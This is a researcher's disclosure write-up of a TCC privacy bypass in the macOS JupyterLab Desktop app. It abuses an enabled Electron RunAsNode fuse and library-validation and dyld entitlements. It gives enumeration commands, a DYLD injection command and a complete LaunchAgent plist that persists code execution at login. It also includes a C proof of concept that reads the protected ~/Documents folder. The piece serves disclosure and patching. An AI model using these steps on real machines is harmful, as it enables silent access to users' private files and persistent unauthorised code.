introduction
Jupyter.org is an open-source organisation that build free software including JupyterLab, an interactive development environment (IDE) also available for macOS Desktop applications.
My motivation to research macOS TCC is because I'm very interested in macOS security controls and how they can be bypassed. I really want to do the OSMR (offensive security macOS researcher) certification from OffSec but that is far above of my current knowledge, so I checked the syllabus and decided to learn those topics myself.
What are Electron Fuses?
According to electronjs.org fuses are meant so you don't have to fork the Electron binary and maintain it yourself but instead you can just flip the Electron fuses.
If the RunAsNode fuse is enabled, then Electron allows the use of ELECTRON_RUN_AS_NODE env variable meaning an attacker may execute JavaScript code as a child process of the parent process (JupyterLab.app).
What are entitlements?
Entitlements are a way to control access to certain system resources and capabilities in macOS. They are used to grant specific permissions (or restrictions) to applications, allowing them to access sensitive data or perform privileged operations. In the context of TCC Bypasses, entitlements can be manipulated or abused to bypass the restrictions imposed by TCC. You can view all entitlements of any signed app by doing the following command: codesign -d --entitlements - /path/to/something.app
There's a two dangerous entitlements that could allow TCC bypasses if they're set to True:
com.apple.security.cs.disable-library-validation: This entitlement allows an application to load unsigned or unverified code libraries. Without this entitlement only .dylib files are allowed from the same developer, this entitlement disables that validation.com.apple.security.cs.allow-dyld-environment-variables: This entitlement allows an application to use dynamic linker environment variables.
What are TCC Bypasses?
You may ask what are TCC Bypasses? TCC (Transparency, Consent, and Control) is a security mechanism in macOS that restricts access to user data and system resources. Bypassing TCC means finding ways to circumvent these restrictions. This includes personal folders (~/Desktop, ~/Documents, ~/Downloads), sensitive hardware such as microphone and camera and private user data such as photos are all protected by TCC and this should not accessible with root privileges either.
The way you can see this is, TCC protects user data by requiring explicit permission from the user before allowing access to sensitive resources. The tccd looks if the app has permissions in the tcc.db, if the app doesn't have permission the tccd will ask for a prompt (App wants access to your Desktop), if you click on allow then you (as a user) granted that app access to ~/Desktop.
Any child processes (our dylib code) inherit the privileges as the parent process (JupyterLab app), so if the app can access your files located in ~/Documents because you allowed a TCC prompt, every child process has now the same privileges, so if the app is vulnerable for injecting code, the injected code can now also access files in ~/Documents without triggering a TCC prompt to the user.
enumeration
Identify vulnerable Electron Node Fuses:
swayzgl1tzyyy@ventura ~ % npx @electron/fuses read --app /Applications/JupyterLab.app

Analyzing app: JupyterLab.app
Fuse Version: v1
  RunAsNode is Enabled
  EnableCookieEncryption is Disabled
  EnableNodeOptionsEnvironmentVariable is Enabled
  EnableNodeCliInspectArguments is Enabled
  EnableEmbeddedAsarIntegrityValidation is Disabled
  OnlyLoadAppFromAsar is Disabled
  LoadBrowserProcessSpecificV8Snapshot is Disabled
Notice that the RunAsNode is enabled, which allow JavaScript code execution.
Identify dangerous entitlements that allow code injection by anyone:
swayzgl1tzyyy@ventura ~ % codesign -dvv --entitlements - /Applications/JupyterLab.app

Executable=/Applications/JupyterLab.app/Contents/MacOS/JupyterLab
Identifier=org.jupyter.jupyterlab-desktop
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=522 flags=0x10000(runtime) hashes=5+7 location=embedded
Signature size=8979
Authority=Developer ID Application: NumFOCUS, Inc. (2YJ64GUAVW)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=30 Aug 2024 at 01:11:11
Notarization Ticket=stapled
Info.plist entries=31
TeamIdentifier=2YJ64GUAVW
Runtime Version=13.3.0
Sealed Resources version=2 rules=13 files=16
Internal requirements count=1 size=192
[Dict]
	[Key] com.apple.security.automation.apple-events
	[Value]
		[Bool] true
	[Key] com.apple.security.cs.allow-dyld-environment-variables
	[Value]
		[Bool] true
	[Key] com.apple.security.cs.allow-jit
	[Value]
		[Bool] true
	[Key] com.apple.security.cs.allow-unsigned-executable-memory
	[Value]
		[Bool] true
	[Key] com.apple.security.cs.debugger
	[Value]
		[Bool] true
	[Key] com.apple.security.cs.disable-library-validation
	[Value]
		[Bool] true
	[Key] com.apple.security.files.user-selected.read-only
	[Value]
		[Bool] true
	[Key] com.apple.security.inherit
	[Value]
		[Bool] true
	[Key] com.apple.security.network.client
	[Value]
		[Bool] true
	[Key] com.apple.security.network.server
	[Value]
		[Bool] true
We can see the following dangerous entitlements set:
- com.apple.security.cs.allow-dyld-environment-variables
- com.apple.security.cs.disable-library-validation
Confirming we can execute our own code.
exploitation
The easiest way to abuse the entitlements is just create a something.dylib and inject this code into the app's process with the DYLD_INSERT_LIBRARY environment variable:
DYLD_INSERT_LIBRARY=something.dylib /Applications/JupyterLab.app/Contents/MacOS/JupyterLab
Once executed the command, the app launches and the injected code is executed. But for persistence we can use a technique where every time the user logs in, the JupyterLab app gets opened and our injected code gets executed.
persistence with LaunchAgents
The first process should always be launchd process ID 1. launchd is responsible for all system services and processes. A .plist file is a configuration files for Daemons and Agents how and when they should launch. Daemons are system services that always run with root privileges. Daemons also start in the boot process before any user logs in.
/System/Library/LaunchDaemons/only for Apple Daemons (read-only)/Library/LaunchDaemons/this is for all third-party daemons, this requires root permissions
Agents are user's proceses and they're only launched if the user logs in.
/System/Library/LaunchAgents/only for Apple Agents/Library/LaunchAgents/this is for all third-party agents~/Library/LaunchAgents/this contains user Agents, loaded by the launchd process
Writing in ~/Library/LaunchAgents directory does not require administrator privileges so this is perfect for a simple persistence method.
We can make our own .plist files and put them inside ~/Library/LaunchAgents:
We start with the Label this key is mandatory and it should have a unique name for the launchd instance:
<dict>
  <key>Label</key>
  <string>com.jupyterlab.tcc</string>
</dict>
Then comes the Program this key defines what to run the binary or script that should be run. (you should be using Program or ProgramArguments not both) We're using ProgramArguments this defines an array of arguments passed to the Program when launched:
<key>ProgramArguments</key>
<array>
  <string>/Applications/JupyterLab.app/Contents/MacOS/JupyterLab</string>
  <string>-e</string>
  <string>require('child_process').exec('/Users/$(whoami)/bypass')</string>
</array>
The first argument is the program itself, kinda works the same way as argv[0]. Next we have the EnvironmentVariables this specifies the environment variables for the process. Each key in the dictionary (<dict>) is a name of an environment variable. In this case the environment variable is ELECTRON_RUN_AS_NODE.
<key>EnvironmentVariables</key>
<dict>
  <key>ELECTRON_RUN_AS_NODE</key>
  <string>true</string>
</dict>
Finally this key specifies when the program has to run right after it has been loaded, so in this case after user login because this is an Agent plist, but if this was a Daemon plist file then this would be run at boot time.
<key>RunAtLoad</key>
<true/>
Putting it all together our final com.jupyterlab.tcc.plist looks like this:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.jupyterlab.tcc</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Applications/JupyterLab.app/Contents/MacOS/JupyterLab</string>
    <string>-e</string>
    <string>require('child_process').exec('/Users/$(whoami)/bypass')</string>
  </array>
  <key>EnvironmentVariables</key>
  <dict>
    <key>ELECTRON_RUN_AS_NODE</key>
    <string>true</string>
  </dict>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
Save the following file as: (if the LaunchAgents directory doesn't exist, create one (mkdir -p ~/Library/LaunchAgents).
~/Library/LaunchAgents/com.jupyterlab.tcc.plist
This proof-of-concept copies the content of ~/Documents over to /tmp/Documents.txt. Save the following file as bypass.c in ~/
// clang bypass.c -o bypass
// chmod +x bypass

#include <stdio.h>
#include <stdlib.h>

int main() {
    FILE *fp;
    FILE *outputFile;
    char path[1024];

    system("echo '[+] bypass log' > /tmp/bypass.log");

    outputFile = fopen("/tmp/Documents.txt", "w");
    if (outputFile == NULL) {
        system("echo '[!] Failed to open /tmp/Documents.txt' >> /tmp/bypass.log");
        return 1;
    }

    fp = popen("ls -Ol /Users/$(whoami)/Documents 2>&1", "r");
    if (fp == NULL) {
        fprintf(outputFile, "ERROR: popen failed\n");
        fclose(outputFile);
        return 1;
    }

    while (fgets(path, sizeof(path), fp) != NULL) {
        fprintf(outputFile, "%s", path);
    }

    pclose(fp);
    fclose(outputFile);

    return 0;
}
manually triggering the exploit with launchctl
launchctl unload ~/Library/LaunchAgents/com.jupyterlab.tcc.plist
launchctl load ~/Library/LaunchAgents/com.jupyterlab.tcc.plist
Upon successful execution, /tmp/Documents.txt contains the contents of the protected folder.
patch
The patch for the entitlements should be to disable the following entitlements:
- com.apple.security.cs.allow-dyld-environment-variables
- com.apple.security.cs.disable-library-validation
This will prevent code injection via DYLIB injection.
The patch for electron is to disable the ELECTRON_RUN_AS_NODE fuse.
disclosure timeline


I've reported both bugs on July 11 2025, The maintainers of Jupyterlab.org requested CVEs from Github CNA, and I received them but those aren't public yet. I've asked the maintainers if they can publish the security report on Github (GHSA). But they haven't responded yet.